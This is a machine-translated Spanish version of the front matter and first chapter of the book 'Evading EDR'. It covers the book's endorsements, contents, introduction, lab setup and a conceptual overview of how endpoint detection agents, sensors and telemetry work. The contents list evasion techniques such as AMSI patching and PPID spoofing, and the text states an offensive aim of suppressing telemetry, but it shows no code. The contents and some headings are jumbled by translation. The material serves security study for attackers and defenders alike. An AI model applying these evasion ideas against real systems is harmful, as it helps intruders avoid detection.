

Evading EDR

*The Definitive Guide to Defeating
Endpoint Detection Systems*



Matt Hand



ELOGIOS POR EVADER EDR

" Una lectura absolutamente obligatoria. Tanto si eres un ingeniero de detección y respuesta experimentado como si recién estás empezando tu andadura en un SOC, este libro debería estar siempre a mano.

— Jon Hencinski, vicepresidente de seguridad
operaciones de expulsión

" Evading EDR ofrece una profundidad técnica incomparable y conocimientos extraordinarios de la industria, lo que proporciona a los atacantes las habilidades esenciales para superar incluso a los productos EDR más sofisticados".

— Andy Robbins, creador de Bloodhound

"Accesible, técnico y práctico, este libro es una de las formas más efectivas de comprender cómo operan los atacantes sofisticados y luego derrotarlos.

"Lectura obligatoria para defensores de la red".

— dane stucky, director de sistemas de información de Palantir

" Los profesionales de seguridad ofensiva obtendrán los conocimientos básicos necesarios para sortear las soluciones EDR modernas de la actualidad... Los defensores obtendrán una comprensión detallada de cómo funcionan sus herramientas en segundo plano".

— robert knapp, director senior de
Servicios de respuesta a incidentes en rapid7

" Un manual que falta y que te lleva bajo el capó a los lugares donde residen las oportunidades de evadir, eludir o manipular".

— Devon Kerr, líder del equipo en Elastic
laboratorios de seguridad

" "Un gran recurso para cualquiera que quiera aprender más sobre los aspectos internos de Windows desde una perspectiva de seguridad".

— olaf hartong, equipo de fuerza halcón

"Este es el libro que me hubiera gustado tener cuando empecé en esta industria".

— Will Schroeder, @harmj0y en x

" La experiencia de Matt Hand brilla en cada capítulo, lo que hace de Evading EDR un complemento indispensable para su biblioteca".

— daniel duggan, @_rastamouse en x

"Hace accesibles temas técnicos profundos y proporciona ejemplos de código para que los lectores puedan probarlos por sí mismos".

— David Kaplan, director de seguridad
Líder de investigación en Microsoft

Machine Translated by Google

EVADIENDO EDR

La guía definitiva para vencer a
Endpoint
Sistemas de detección

Por Matt Hand



San Francisco

EVADIENDO EDR. Copyright © 2024 por Matt Hand.

Todos los derechos reservados. No se puede reproducir ni transmitir ninguna parte de esta obra en ninguna forma ni por ningún medio, electrónico o mecánico, incluidas la fotocopia, la grabación o cualquier sistema de almacenamiento o recuperación de información, sin el permiso previo por escrito del propietario de los derechos de autor y del editor.

Primera impresión

27 26 25 24 23

1 2 3 4 5

ISBN-13: 978-1-7185-0334-2 (versión impresa)

ISBN-13: 978-1-7185-0335-9 (libro electrónico)

Editorial: William Pollock

Editora en jefe: Jill Franklin

Gerente de Producción: Sabrina Plomitallo-González

Editor de producción: Jennifer Kepler

Editor de desarrollo: Frances Saux

Ilustrador de la portada: Rick Reese

Diseño de interiores: Octopod Studios

Revisor técnico: Joe Desimone

Correctora de estilo: Audrey Doyle

Corrector de pruebas: Scout Festa

Para obtener información sobre distribución, ventas al por mayor, ventas corporativas o traducciones, comuníquese directamente con No Starch Press® a info@nostarch.com o:

No Starch Press, Inc. 245

8th Street, San Francisco, CA 94103 Teléfono:

1.415.863.9900

www.nostarch.com

Número de control de la Biblioteca del Congreso: 2023016498

No Starch Press y el logotipo de No Starch Press son marcas registradas de No Starch Press, Inc. Otros nombres de productos y empresas mencionados en este documento pueden ser marcas comerciales de sus respectivos propietarios. En lugar de utilizar un símbolo de marca registrada cada vez que aparece un nombre de marca registrada, utilizamos los nombres solo de manera editorial y para beneficio del propietario de la marca registrada, sin intención de infringir la marca registrada.

La información contenida en este libro se distribuye "tal como está", sin garantía. Si bien se han tomado todas las precauciones durante la preparación de este trabajo, ni el autor ni No Starch Press, Inc. tendrán responsabilidad alguna ante ninguna persona o entidad con respecto a cualquier pérdida o daño causado o presuntamente causado directa o indirectamente por la información contenida en él.

Para Alyssa y Chloe, las luces de mi vida.

Machine Translated by Google

Acerca del autor

Matt Hand es un profesional de seguridad ofensiva con una larga trayectoria. Se ha desempeñado principalmente como experto en técnicas de evasión, investigación de vulnerabilidades y diseño y ejecución de simulaciones de adversarios. Su primer trabajo en seguridad fue en el centro de operaciones de seguridad de una pequeña empresa de alojamiento. Desde entonces, ha trabajado principalmente como operador del equipo rojo, liderando operaciones dirigidas a algunas de las organizaciones más grandes del mundo. Es un apasionado de la evasión y la investigación de seguridad, en las que pasa las primeras horas de la mañana y las últimas de la noche inmerso en los detalles.

Acerca del revisor técnico

Joe Desimone comenzó su carrera en la comunidad de inteligencia de EE. UU., donde se destacó en la búsqueda y lucha contra amenazas de estados nacionales. Más tarde, encontró su vocación en la seguridad de endpoints en Endgame, donde patentó múltiples tecnologías de protección y, finalmente, dirigió la dirección técnica de las protecciones en toda la suite XDR de Elastic. Le apasiona desarrollar tecnologías de protección abiertas y sólidas para contrarrestar las amenazas actuales y construir un futuro más seguro.

Machine Translated by Google

BREVE CONTENIDO

Agradecimientos	xvii
Introducción	xix
Capítulo 1: Arquitectura EDR	1
Capítulo 2: DLL de enlace de funciones	17
Capítulo 3: Notificaciones de creación de procesos y subprocessos	33
Capítulo 4: Notificaciones de objetos.....	61
Capítulo 5: Notificaciones de registro y carga de imágenes	79
Capítulo 6: Controladores de minifiltros del sistema de archivos	103
Capítulo 7: Controladores de filtros de red.....	123
Capítulo 8: Seguimiento de eventos para Windows.....	143
Capítulo 9: Escáneres	171
Capítulo 10: Interfaz de escaneo antimalware	183
Capítulo 11: Controladores antimalware de lanzamiento temprano	201
Capítulo 12: Inteligencia de amenazas de Microsoft Windows	215
Capítulo 13: Estudio de caso: Un ataque con detección consciente	239
Apéndice: Fuentes auxiliares.....	265
Índice	273

Machine Translated by Google

CONTENIDO EN DETALLE

EXPRESIONES DE GRATITUD	xvii
INTRODUCCIÓN	XIX
Para quién es este libro	xx
¿Qué hay en este libro?	xx
Conocimientos previos.....	xxii
Configuración.....	xxiii
1	
EDR-ARQUITECTURA	
Los componentes de un EDR	2
El Agente	2
Telemetría	2
Sensores	3
Detecciones	4
Los desafíos de la evasión de EDR	4
Identificación de actividades maliciosas	5
Considerando el contexto	6
Aplicación de detecciones frágiles y robustas.....	7
Exploración de las reglas de detección elástica	8
Diseño del agente.....	9
Básico	9
Intermedio	10
Avanzado	11
Tipos de Bypass	12
Técnicas de evasión de enlaces: un ejemplo de ataque	13
Conclusión	15
2	
DLLS CON ENGANCHE DE FUNCIONES	
Cómo funciona el enganche de funciones	18
Implementación de los Hooks con Microsoft Detours.....	19
Inyección de la	22
función de detección de ganchos de DLL	22
Cómo evadir los ganchos de función	24
Realizar llamadas al sistema directas.....	25
Resolución dinámica de números de llamadas al sistema.....	27
Reasignación de ntdll.dll	28
Conclusión	31
3	
NOTIFICACIONES DE CREACIÓN DE PROCESOS Y HILOS	
Cómo funcionan las rutinas de devolución de llamadas de notificación	33
Notificaciones de proceso	34

Registro de una rutina de devolución de llamada de proceso	35
Visualización de las rutinas de devolución de llamadas registradas en un sistema	36
Recopilación de información de la creación de procesos	37
Notificaciones de hilo.....	39
Registro de una rutina de devolución de llamada de subprocesos.....	39
Detección de la creación de subprocesos remotos	40
Cómo evadir devoluciones de llamadas de creación de procesos y subprocesos	41
Manipulación de la línea de comandos	41
Suplantación de identidad del proceso principal.....	45
Modificación de la imagen del proceso	49
Estudio de caso de inyección de procesos: fork&run	58
Conclusión	59
4	
NOTIFICACIONES DE OBJETOS	61
Cómo funcionan las notificaciones de objetos	62
Registrar una nueva devolución de llamada.....	62
Monitoreo de solicitudes de manejo de procesos nuevas y duplicadas	63
Detección de objetos que un EDR está monitoreando	64
Detección de las acciones de un conductor una vez activado el sistema	66
Cómo evadir devoluciones de llamadas de objetos durante un ataque de autenticación	68
Realizar un robo de manijas.....	69
Competiendo con la rutina de devolución de llamada	74
Conclusión	78
5	
NOTIFICACIONES DE REGISTRO Y CARGA DE IMÁGENES	79
Cómo funcionan las notificaciones de carga de imágenes	80
Registro de una rutina de devolución de llamada	80
Visualización de las rutinas de devolución de llamadas registradas en un sistema	80
Recopilación de información de cargas de imágenes	81
Cómo evitar las notificaciones de carga de imágenes con herramientas de tunelización	84
Activación de la inyección de KAPC con notificaciones de carga de imágenes.....	86
Entendiendo la inyección de KAPC	86
Obtención de un puntero a la función de carga de DLL	87
Preparación para la inyección.....	87
Creación de la estructura KAPC.....	88
Puesta en cola del APC	90
Prevención de la inyección de KAPC	90
Cómo funcionan las notificaciones del registro	91
Registrar una notificación de registro.....	92
Mitigación de los desafíos de rendimiento.....	95
Cómo evadir las devoluciones de llamadas del registro	96
Cómo evadir controladores EDR con sobrescripciones de entradas de devolución de llamada	100
Conclusión	101
6	
CONTROLADORES DE MINIFILTRO DEL SISTEMA DE ARCHIVOS	103
Filtros heredados y el administrador de filtros	104
Arquitectura de minifiltros	106

Cómo escribir un minifiltro.....	108
Inicio del Registro	108
Definición de devoluciones de llamadas previas a la operación	110
Definición de devoluciones de llamadas posteriores a la operación	113
Definición de devoluciones de llamadas opcionales.....	114
Activación del minifiltro	114
Gestión de un minifiltro.....	115
Detección de las técnicas de manipulación de los adversarios mediante minifiltros	116
Detección de archivos	116
Detecciones de tuberías con nombre	117
Cómo evadir los minifiltros	118
Descarga	118
Prevención	120
Interferencia	121
Conclusión	122
7	
CONTROLADORES DE FILTRO DE RED	123
Monitoreo basado en red vs. basado en puntos finales	124
Controladores de especificación de interfaz de controlador de red heredado	125
La plataforma de filtrado de Windows	126
El motor de filtrado	127
Arbitraje de filtros	127
Conductores de llamada	128
Implementación de un sistema de llamadas de emergencia del PMA	128
Apertura de una sesión de Filter Engine	128
Registro de llamadas.....	129
Adición de la función de llamada al motor de filtros	130
Cómo añadir un nuevo objeto de filtro	130
Asignación de pesos y subcapas	133
Cómo agregar un descriptor de seguridad	134
Detección de las técnicas de negociación de los adversarios mediante filtros de red.....	135
Datos básicos de la red	135
Los metadatos.....	137
Los datos de la capa	138
Cómo evadir los filtros de red	139
Conclusión	142
8	
SEGUIMIENTO DE EVENTOS PARA WINDOWS	143
Arquitectura.....	144
Proveedores	144
Controladores	149
Consumidores.....	151
Creación de un consumidor para identificar ensamblados .NET maliciosos	151
Creación de una sesión de seguimiento	151
Habilitación de proveedores	153
Iniciar la sesión de seguimiento	155
Detener la sesión de seguimiento.....	157
Procesamiento de eventos	158
Poniendo a prueba al consumidor.....	164

Cómo evadir detecciones basadas en ETW	165	Aplicación de parches	165
165 Modificación de la configuración	165	Alteración de la sesión de seguimiento	165
seguimiento	166	Interferencia de la sesión de seguimiento	166
166 Cómo eludir un consumidor .NET	166	Conclusión	166
170			

9

ESCÁNERES

171

Breve historia del análisis antivirus	172	Modelos de análisis	172
172 Bajo demanda	173	En acceso	173
de reglas	174	Conjuntos	175
Caso práctico: YARA	175	Reglas de ingeniería inversa	175
Entender las reglas de YARA	175		
177 Cómo evadir las firmas de los escáneres	179	Conclusión	182

10

INTERFAZ DE ANÁLISIS ANTIMALWARE

183

El desafío del malware basado en scripts	184	Cómo funciona	184
AMSI	186	Exploración de la implementación de AMSI de	186
PowerShell	186	Entendiendo AMSI bajo el capó	189
Implementación de un proveedor AMSI personalizado	193	Evasión de	193
AMSI	196	Ofuscación de cadenas	197
Aplicación de parches a AMSI	197	Una omisión de AMSI sin parches	
199 Conclusión	199		

11

CONTROLADORES ANTIMALWARE DE LANZAMIENTO ANTICIPADO

201

Cómo protegen los controladores ELAM el proceso de arranque	202	Desarrollo de controladores	202
ELAM	203	Registro de rutinas de devolución de llamadas	203
Aplicación de lógica de detección	206	Un controlador de ejemplo: cómo	206
evitar que se cargue Mimidrv	207	Carga de un controlador ELAM	207
208 Firma del controlador	208	Configuración del orden de carga	208
210 Cómo evadir los controladores ELAM	212	La desafortunada	212
realidad	213	Conclusión	213

12

INTELIGENCIA DE AMENAZAS DE MICROSOFT WINDOWS

215

Ingeniería inversa del proveedor	216	Comprobación de que el proveedor y el evento están habilitados	216	Determinación de los eventos emitidos	216
218 Determinación de la fuente de un evento	221	Uso de Neo4j para descubrir los activadores de sensores	221	Cómo hacer que un conjunto de datos funcione con Neo4j	222
222 Visualización de los árboles de llamadas	223	Consumo de eventos EtwTi	226	Descripción de los procesos protégidos	226
227 Creación de un proceso protegido	229	234 Evasión de EtwTi	234	Coexistencia	234
Procesamiento de eventos	234	Sobrescritura de identificadores de seguimiento	235	Conclusión	237

13

ESTUDIO DE CASO: UN ATAQUE CON CONOCIMIENTO DE LA DETECCIÓN

239

Las reglas de enfrentamiento	240	Acceso inicial	240
240 Escritura de la carga útil	240	Entrega de la carga útil	242
Ejecución de la carga útil	243	Establecimiento de mando y control	244
Persistencia	246	Evasión del escáner de memoria	246
249 Escalada de privilegios	250	Reconocimiento	246
frecuentes	251	Obtención de una lista de usuarios frecuentes	251
Movimiento lateral	258	Secuestro de un controlador de archivos	251
259 Enumeración de recursos compartidos	260	Búsqueda de un objetivo	258
262 Conclusión	263	Exfiltración de archivos	260

APÉNDICE**FUENTES AUXILIARES**

265

Métodos de enganche alternativos.....	265	Filtros RPC.....	266
Hipervisores.....	269	Cómo funcionan los hipervisores.....	269
269 Casos de uso de seguridad.....	270	Cómo evadir el hipervisor.....	271

ÍNDICE

273

Machine Translated by Google

EXPRESIONES DE GRATITUD

Escribí este libro sobre los hombros de gigantes. Me gustaría agradecer especialmente a todas las personas que escucharon mis ideas locas, respondieron a mis preguntas de las 3 am. Me ayudaron a encontrar respuestas a mis preguntas y me ayudaron a seguir el buen camino mientras escribía este libro, cuyos nombres llenarían muchas páginas. También me gustaría agradecer a todos en No Starch Press, especialmente a Frances Saux, por ayudarme a hacer realidad este libro.

Gracias a mi familia por su amor y apoyo. Gracias a mis amigos, los chicos, sin los cuales el tiempo que pasé escribiendo este libro no habría estado tan lleno de risas. Gracias al equipo de SpecterOps por brindarme un entorno de apoyo durante el proceso de escritura de este libro. Gracias a Peter y David Zendzian por arriesgarse con un niño que vino de la calle y guiarme por el camino que me llevó a la creación de este libro.

Machine Translated by Google

INTRODUCCIÓN



Hoy en día, aceptamos que los ataques a la red son inevitables. Nuestro panorama de seguridad se ha centrado en detectar actividades adversas en los hosts comprometidos lo antes posible y con la precisión necesaria para responder de manera efectiva. Si trabaja en seguridad, seguramente se habrá encontrado con algún tipo de producto de seguridad de endpoints, ya sea un antivirus tradicional, software de prevención de pérdida de datos, monitoreo de la actividad del usuario o el tema de este libro, detección y respuesta de endpoints (EDR). Cada producto tiene un propósito único, pero ninguno es más frecuente hoy que

Un agente EDR es una colección de componentes de software que crean, ingieren, procesan y transmiten datos sobre la actividad del sistema a un nodo central.

Su trabajo es determinar la intención de un actor (por ejemplo, si su comportamiento es malicioso o benigno). Los EDR afectan a casi todos los aspectos de una organización de seguridad moderna. Los analistas del centro de operaciones de seguridad (SOC) reciben alertas de su EDR, que utilizan estrategias de detección creadas por ingenieros de detección. Otros ingenieros mantienen e implementan estos agentes y servidores.

Incluso hay empresas enteras que ganan dinero gestionando los EDR de sus clientes.

Es hora de que dejemos de tratar a los EDR como cajas negras mágicas que reciben "cosas" y emiten alertas. Con este libro, los profesionales de seguridad tanto ofensivos como defensivos pueden obtener una comprensión más profunda de cómo funcionan los EDR en profundidad para poder identificar brechas de cobertura en los productos implementados en los entornos objetivo, crear herramientas más sólidas, evaluar el riesgo de cada acción que realizan en un objetivo y asesorar mejor a los clientes sobre cómo cubrir las brechas.

Para quién es este libro

Este libro está dirigido a cualquier lector interesado en comprender las detecciones de endpoints. Desde el punto de vista ofensivo, debería servir de guía a los investigadores, desarrolladores de capacidades y operadores de equipos rojos, quienes pueden utilizar el conocimiento de los aspectos internos de EDR y las estrategias de evasión que se analizan aquí para desarrollar sus estrategias de ataque. Desde el punto de vista defensivo, la misma información sirve para un propósito diferente. Comprender cómo funciona su EDR le ayudará a tomar decisiones informadas al investigar alertas, crear nuevas detecciones, comprender puntos ciegos y comprar productos.

Dicho esto, si busca una guía paso a paso para evadir la EDR específica implementada en su entorno operativo particular, este libro no es para usted. Si bien analizamos las evasiones relacionadas con las tecnologías más amplias que utilizan la mayoría de los agentes de seguridad de endpoints, lo hacemos de una manera independiente del proveedor.

Todos los agentes EDR suelen trabajar con datos similares porque el sistema operativo estandariza sus técnicas de recopilación. Esto significa que podemos centrar nuestra atención en este núcleo común: la información utilizada para construir detecciones.

Comprenderlo puede aclarar por qué un proveedor toma determinadas decisiones de diseño.

Por último, este libro se centra exclusivamente en el sistema operativo Windows.

Si bien cada vez es más común encontrar EDR desarrollados específicamente para Linux y macOS, aún no se pueden comparar con la participación de mercado de los agentes de Windows.

Debido a que es mucho más probable que nos encontremos con un EDR implementado en Windows al atacar o defender una red, centraremos nuestros esfuerzos en comprender en profundidad cómo funcionan estos agentes.

¿Qué hay en este libro?

Cada capítulo cubre un sensor EDR específico o un grupo de componentes que se utilizan para recopilar algún tipo de datos. Comenzamos explicando cómo los desarrolladores suelen implementar el componente y luego analizamos los tipos de datos que recopila. Por último, analizamos las técnicas comunes que se utilizan para evadir cada componente y por qué funcionan.

Capítulo 1: Arquitectura EDR Proporciona una introducción al diseño de agentes EDR, sus diversos componentes y sus capacidades generales.

Capítulo 2: DLL de enlace de funciones Analiza cómo un EDR intercepta llamadas a funciones de modo de usuario para poder detectar invocaciones que podrían indicar la presencia de malware en el sistema.

Capítulo 3: Notificaciones de creación de procesos y subprocessos Comenzamos nuestro viaje al kernel cubriendo la técnica principal que utiliza un EDR para monitorear eventos de creación de procesos y subprocessos en el sistema y la increíble cantidad de datos que el sistema operativo puede proporcionar al agente.

Capítulo 4: Notificaciones de objetos Continuamos nuestra inmersión en los controladores en modo kernel al discutir cómo se puede notificar un EDR cuando se solicita un identificador para un proceso.

Capítulo 5: Notificaciones de registro y carga de imágenes Concluye la sección principal del modo kernel con un recorrido por la forma en que un EDR monitorea los archivos, como las DLL, que se cargan en un proceso y cómo el controlador puede aprovechar estas notificaciones para injectar su DLL de enlace de funciones en un nuevo proceso. Este capítulo también analiza la telemetría generada al interactuar con el registro y cómo se puede utilizar para detectar actividades de atacantes.

Capítulo 6: Controladores de minilter del sistema de archivos Proporciona información sobre cómo un EDR puede monitorear las operaciones del sistema de archivos, como la creación de nuevos archivos, y cómo puede usar esta información para detectar malware que intenta ocultar su presencia.

Capítulo 7: Controladores de filtro de red Analiza cómo un EDR puede usar la Plataforma de filtrado de Windows (WFP) para supervisar el tráfico de red en un host y detectar actividades como balizas de comando y control.

Capítulo 8: Seguimiento de eventos para Windows Se adentra en una tecnología de registro de modo de usuario increíblemente poderosa nativa de Windows que los EDR pueden usar para consumir eventos de rincones del sistema operativo a los que de otro modo serían difíciles de acceder.

Capítulo 9: Escáneres Analiza el componente EDR responsable de determinar si algún contenido contiene malware, ya sea un archivo descargado en el disco o en un rango determinado de memoria virtual.

Capítulo 10: Interfaz de escaneo antimalware Cubre una tecnología de escaneo que Microsoft ha integrado en muchos lenguajes de programación y scripts, así como en aplicaciones, para detectar problemas que los escáneres tradicionales no pueden detectar.

Capítulo 11: Controladores antimalware de lanzamiento temprano Analiza cómo un EDR puede implementar un tipo especial de controlador para detectar malware que se ejecuta al principio del proceso de arranque, posiblemente antes de que EDR tenga la oportunidad de comenzar.

Capítulo 12: Inteligencia de amenazas de Microsoft Windows Se basa en el capítulo anterior al analizar lo que posiblemente sea la razón más valiosa para implementar un controlador ELAM: obtener acceso a la

Proveedor ETW de Microsoft-Windows-Threat-Intelligence, que puede detectar problemas que otros proveedores pasan por alto.

Capítulo 13: Estudio de caso: Un ataque basado en la detección Pone en práctica la información obtenida en los capítulos anteriores al recorrer una operación simulada de un equipo rojo cuyo objetivo principal es permanecer sin ser detectado.

Apéndice: Fuentes auxiliares Se analizan sensores de nicho que no vemos implementados con mucha frecuencia pero que aún pueden aportar un valor inmenso. un EDR.

Conocimientos previos

Este es un libro sumamente técnico y, para aprovecharlo al máximo, recomiendo encarecidamente que se familiarice con los siguientes conceptos. En primer lugar, el conocimiento de las técnicas básicas de pruebas de penetración le ayudará a comprender mejor por qué un EDR puede intentar detectar una acción específica en un sistema. Muchos recursos pueden enseñarle esta información, pero algunos gratuitos incluyen la serie de blogs La última semana en seguridad de Bad Sector Labs, el blog Red Team Notes de Mantydas Baranauskas y el blog SpecterOps.

Dedicaremos bastante tiempo a profundizar en los detalles del sistema operativo Windows. Por lo tanto, puede que te resulte útil comprender los conceptos básicos de los componentes internos de Windows y la API de Win32. Los mejores recursos para explorar los conceptos tratados en este libro son Windows Internals: System Architecture, Processes, Threads, Memory Management, and More, Part 1, 7th edition, de Pavel Yosifovich, Alex Ionescu, Mark E. Russinovich y David A. Solomon (Microsoft Press, 2017), y la documentación de la API de Win32 de Microsoft, que puedes encontrar en <https://learn.microsoft.com/en-us/windows/win32/api>.

Dado que examinamos el código fuente y la salida del depurador en profundidad, es posible que también desees estar familiarizado con el lenguaje de programación C y el ensamblador x86. Sin embargo, esto no es un requisito, ya que repasaremos cada lista de código para destacar los puntos clave. Si estás interesado en profundizar en cualquiera de estos temas, puedes encontrar fantásticos recursos en línea e impresos, como <https://www.learn-c.org> y El arte del lenguaje ensamblador de 64 bits, volumen 1, de Randall Hyde (No Starch Press, 2021).

La experiencia con herramientas como WinDbg, el depurador de Windows; Ghidra, el desensamblador y descompilador; PowerShell, el lenguaje de script; y SysInternals Suite (específicamente, las herramientas Process Monitor y Process Explorer) también lo ayudarán. Aunque explicamos el uso de estas herramientas en el libro, a veces pueden resultar complicadas. Para un curso intensivo, consulte la serie de artículos "Getting Started with Windows Debugging" de Microsoft, The Ghidra Book de Chris Eagle y Kara Nance (No Starch Press, 2020), el curso "Introduction to Scripting with PowerShell" de Microsoft y Troubleshooting with the Windows Sysinternals Tools, 2nd edition, de Mark E.

Russinovich y Aaron Margosis (Microsoft Press, 2016).

Configuración

Si desea probar las técnicas que se analizan en este libro, puede configurar un entorno de laboratorio. Recomiendo la siguiente configuración, que consta de dos máquinas virtuales:

- Una máquina virtual que ejecute Windows 10 o posterior con el siguiente software instalado:
Visual Studio 2019 o posterior configurado para el desarrollo de C++ de escritorio, Windows Driver Kit (WDK), WinDbg (disponible en la tienda de Microsoft), Ghidra y SysInternals Suite.
- Una máquina virtual que ejecute cualquier sistema operativo o distribución que desee y que pueda funcionar como servidor de comando y control. Puede utilizar Cobalt Strike, Mythic, Covenant o cualquier otro marco de comando y control, siempre que tenga la capacidad de generar el código shell del agente y ejecutar herramientas en el sistema de destino.

Lo ideal es que desactives el antivirus y los EDR en ambos sistemas para que no interfieran con tus pruebas. Además, si planeas trabajar con muestras de malware reales, crea un entorno de pruebas para reducir la probabilidad de que se produzcan efectos nocivos cuando se ejecuten las muestras.

Machine Translated by Google

1

EDR-ARQUITECTURA



Prácticamente todos los adversarios, ya sean actores maliciosos o parte de un equipo rojo comercial, a veces se enfrentarán a estrategias defensivas. productos que comprometen sus operaciones.

De estos productos defensivos, la detección y respuesta de endpoints (EDR) presenta el mayor riesgo para la fase posterior a la explotación de un ataque. En términos generales, los EDR son aplicaciones instaladas en las estaciones de trabajo o servidores de un objetivo que están diseñadas para recopilar datos sobre la seguridad del entorno, denominados telemetría.

En este capítulo, analizamos los componentes de los EDR, sus métodos para detectar actividad maliciosa en un sistema y sus diseños típicos. También ofrecemos una descripción general de las dificultades que los EDR pueden causar a los atacantes.

Los componentes de un EDR

En los capítulos posteriores se explorarán los aspectos prácticos de muchos componentes de sensores EDR, cómo funcionan y cómo los atacantes pueden evadirlos. Sin embargo, primero consideraremos el EDR en su totalidad y definiremos algunos términos que verá con frecuencia a lo largo del libro.

El agente

El agente EDR es una aplicación que controla y consume datos de los componentes del sensor, realiza algunos análisis básicos para determinar si una determinada actividad o serie de eventos se alinea con el comportamiento del atacante y envía la telemetría al servidor principal, que analiza aún más los eventos de todos los agentes implementados en un entorno.

Si el agente considera que alguna actividad merece su atención, puede realizar cualquiera de las siguientes acciones: registrar esa actividad maliciosa en forma de una alerta enviada a un sistema de registro central, como el panel de control del EDR o una solución de gestión de eventos e incidentes de seguridad (SIEM); bloquear la ejecución de la operación maliciosa devolviendo valores que indiquen un error al programa que está realizando la acción; o engañar al atacante devolviendo al autor de la llamada valores no válidos, como direcciones de memoria incorrectas o máscaras de acceso modificadas, lo que hace que las herramientas ofensivas crean que la operación se completó con éxito aunque las operaciones posteriores fallarán.

Telemetría

Cada sensor de un EDR cumple un propósito común: la recopilación de telemetría. En términos generales, la telemetría son los datos sin procesar generados por un componente del sensor o el propio host, y los defensores pueden analizarlos para determinar si se ha producido una actividad maliciosa. Cada acción en el sistema, desde

Al abrir una ventana para crear un nuevo proceso, se genera algún tipo de telemetría.

Esta información se convierte en un punto de datos en el sistema interno del producto de seguridad lógica de alerta.

La figura 1-1 compara la telemetría con los datos recopilados por un sistema de radar. Los radares utilizan ondas electromagnéticas para detectar la presencia, el rumbo y la velocidad de los objetos dentro de un cierto rango.

Cuando una onda de radio rebota en un objeto y regresa al sistema de radar, crea un punto de datos que indica que hay algo allí. Con estos puntos de datos, el procesador del sistema de radar puede determinar aspectos como la velocidad, la ubicación y la altitud del objeto y, a continuación, gestionar cada caso de forma diferente. Por ejemplo, el sistema podría tener que responder a un objeto que vuela a baja velocidad a altitudes más bajas de forma diferente a un objeto que vuela a alta velocidad a altitudes más altas.

Esto es muy similar a cómo un EDR maneja la telemetría recopilada por sus sensores. Por sí sola, la información sobre cómo se creó un proceso o se accedió a un archivo rara vez proporciona suficiente contexto para tomar una decisión informada sobre las acciones que se deben tomar. Son solo puntos en la pantalla del radar.

Además, un proceso detectado por un EDR puede finalizar en cualquier momento.



Figura 1-1: Visualización de eventos de seguridad como señales de radar

Por lo tanto, es importante que la telemetría que alimenta el EDR sea lo más completa posible.

A continuación, el EDR pasa los datos a su lógica de detección, que toma toda la telemetría disponible y utiliza algún método interno, como heurística ambiental o bibliotecas de firmas estáticas, para intentar determinar si la actividad fue benigna o maliciosa y si cumple con el umbral para registro o prevención.

Sensores

Si la telemetría representa los puntos de luz en el radar, entonces los sensores son el transmisor, el duplexor y el receptor: los componentes responsables de detectar objetos y convertirlos en puntos de luz. Mientras que los sistemas de radar envían señales constantemente a los objetos para rastrear sus movimientos, los sensores EDR funcionan de manera un poco más pasiva, interceptando datos que llegan a través de un proceso interno, extrayendo información y enviándola al agente central.

Debido a que estos sensores a menudo necesitan estar en línea con algún proceso del sistema, también deben funcionar increíblemente rápido. Imagine que un sensor que monitorea las consultas del registro demorara 5 ms en realizar su trabajo antes de que se le permitiera continuar con la operación del registro. Esto no parece un gran problema hasta que considera que pueden ocurrir miles de consultas del registro por segundo en algunos sistemas. Una penalización de procesamiento de 5 ms aplicada a 1000 eventos introduciría un retraso de cinco segundos en las operaciones del sistema. La mayoría de los usuarios considerarían esto inaceptable, lo que haría que los clientes dejaran de usar el EDR por completo.

Aunque Windows tiene numerosas fuentes de telemetría disponibles, los EDR suelen centrarse solo en unas pocas seleccionadas. Esto se debe a que ciertas fuentes pueden carecer de calidad o cantidad de datos, pueden no ser relevantes para la seguridad del host o pueden no ser fácilmente accesibles. Algunos sensores están integrados en el sistema operativo, como el registro de eventos nativo. Los EDR también pueden introducir sus propios componentes de sensores en el sistema, como controladores, DLL de enlace de funciones y minilters, que analizaremos en capítulos posteriores.

Los que nos dedicamos a la ofensiva nos preocupamos principalmente por prevenir, limitar o normalizar (es decir, mimetizarnos con) el flujo de telemetría recopilada por el sensor. El objetivo de esta táctica es reducir la cantidad de puntos de datos que el producto podría usar para crear alertas de alta precisión o evitar que se ejecute nuestra operación. Básicamente, estamos tratando de generar un falso negativo. Al comprender cada uno de los componentes del sensor de un EDR y la telemetría que puede recopilar, podemos tomar decisiones informadas sobre las técnicas comerciales que se deben utilizar en determinadas situaciones y desarrollar estrategias de evasión sólidas respaldadas por datos en lugar de evidencia anecdótica.

Detecciones

En términos simples, las detecciones son la lógica que correlaciona fragmentos discretos de telemetría con algún comportamiento realizado en el sistema. Una detección puede verificar una condición singular (por ejemplo, la presencia de un archivo cuyo hash coincide con el de un malware conocido) o una secuencia compleja de eventos provenientes de muchas fuentes diferentes (por ejemplo, que un proceso secundario de chrome.exe se generó y luego se comunicó a través del puerto TCP 88 con el controlador de dominio).

Por lo general, un ingeniero de detección escribe estas reglas en función de los sensores disponibles. Algunos ingenieros de detección trabajan para el proveedor de EDR y, por lo tanto, deben considerar cuidadosamente la escala, ya que la detección probablemente afectará a una cantidad sustancial de organizaciones. Por otro lado, los ingenieros de detección que trabajan dentro de una organización pueden crear reglas que extiendan las capacidades del EDR más allá de las que proporciona el proveedor para adaptar su detección a las necesidades de su entorno.

La lógica de detección de un EDR suele existir en el agente y sus sensores subordinados o en el sistema de recopilación de backend (el sistema al que se reportan todos los agentes de la empresa). A veces se encuentra en una combinación de ambos. Cada enfoque tiene sus pros y sus contras. Una detección implementada en el agente o sus sensores puede permitir que el EDR tome medidas preventivas inmediatas, pero no le proporcionará la capacidad de analizar una situación compleja.

Por el contrario, una detección implementada en el sistema de recopilación de back-end puede soportar un conjunto enorme de reglas de detección, pero introduce demoras en cualquier acción preventiva adoptada.

Los desafíos de la evasión de EDR

Muchos adversarios recurren a métodos de evasión descritos anecdóticamente o en pruebas de concepto públicas para evitar ser detectados en los sistemas de un objetivo. Este enfoque puede ser problemático por diversas razones.

En primer lugar, esos bypasses públicos solo funcionan si las capacidades de un EDR se mantienen iguales a lo largo del tiempo y en diferentes organizaciones. Esto no es un gran problema para los equipos rojos internos, que probablemente encuentren el mismo producto implementado en todo su entorno. Sin embargo, para los consultores y los actores de amenazas malintencionadas, la evolución de los productos EDR plantea un importante dolor de cabeza, ya que el software de cada entorno tiene su propia configuración, heurística,

y lógica de alerta. Por ejemplo, un EDR podría no examinar la ejecución de PsExec, una herramienta de administración remota de Windows, en una organización si su uso allí es común. Pero otra organización podría utilizar la herramienta rara vez, por lo que su ejecución podría indicar actividad maliciosa.

